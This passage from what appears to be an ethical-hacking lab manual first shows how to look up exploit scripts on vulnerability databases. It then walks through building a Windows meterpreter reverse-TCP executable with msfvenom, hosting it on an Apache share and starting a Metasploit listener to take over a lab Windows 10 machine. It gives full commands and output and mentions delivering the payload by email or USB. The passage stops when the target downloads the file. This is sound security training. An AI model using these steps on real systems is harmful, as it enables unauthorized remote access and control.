


Figure 1.3.8: Detailed information about the vulnerability

18. Now, navigate back to the **Vulnerabilities** search page. Here, search the vulnerability **CVE-2013-1627** by entering its CVE number in the **Search by CVE** field. After entering the CVE ID, click the **Submit** button or press **Enter**.

19. A result page appears, displaying the name of the searched vulnerability with its URL link, as shown in the screenshot.




Figure 1.3.9: Searched vulnerability

20. Click on the vulnerability URL. A detailed description of the searched vulnerability appears; click on the **exploit** tab to see the available exploit script.
21. You can further click the link to the python script that represents the exploit to view the exploit code and later use the same script to attempt an attack on the target system. This code can be used manually or can be placed into a tool.

You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.




Figure 1.3.10: exploit tab

22. Close the web browser.
23. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database and SecurityFocus.
24. Close all open windows and document all the acquired information.

TASK 4

Exploit Client-Side Vulnerabilities and Establish a VNC Session

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security (10.10.10.13)** virtual machine as the host system and the **Windows 10 (10.10.10.10)** virtual machine as the target system.

 Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.4.1: Parrot Security login page

 At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.4.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

Figure 1.4.3: Running the programs as a root user

T A S K 4 . 1

Create Exploit

7. In the **Parrot Terminal** window; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=<IP Address of Host Machine> LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.13 LPORT=444 -o /root/Desktop/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Test.exe
[root@parrot] ~
#
```

Figure 1.4.4: Generating malicious exe file

8. This will generate **Test.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**.




Figure 1.4.5: Malicious file successfully generated

TASK 4.2**Create Directory to Share Exploit**

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
 - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
 - Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

```
[root@parrot]~#
[root@parrot]# mkdir /var/www/html/share ①
[root@parrot]# chmod -R 755 /var/www/html/share ②
[root@parrot]# chown -R www-data:www-data /var/www/html/share ③
[root@parrot]# cp /root/Desktop/Test.exe /var/www/html/share ④
[root@parrot]#
```

Figure 1.4.6: Sharing the malicious exe file

T A S K 4 . 3**Launch Metasploit**

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The command "#service apache2 start" is highlighted with a red box. The terminal prompt is "[root@parrot]~\$".

Figure 1.4.7: Starting the apache service

T A S K 4 . 4**Set the Payload**

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The command "#msfconsole" is highlighted with a red box. Below it, the output of the msfconsole command shows various system status messages and a warning about database support. At the bottom, the command "use exploit/multi/handler" is highlighted with a red box.

Figure 1.4.8: Setting up a listener

13. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.10.13** and press **Enter**
- Type **set LPORT 444** and press **Enter**

14. After entering the above details, type **exploit** and press **Enter** to start the listener.

```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > [set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > [set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > [set LPORT 444
LPORT => 444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.13:444
```

Figure 1.4.9: Starting the listener

T A S K 4 . 5

Run Exploit

15. Leave the **Parrot Security** virtual machine running.

16. Switch to the **Windows 10** virtual machine.

17. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

18. Click **Test.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).

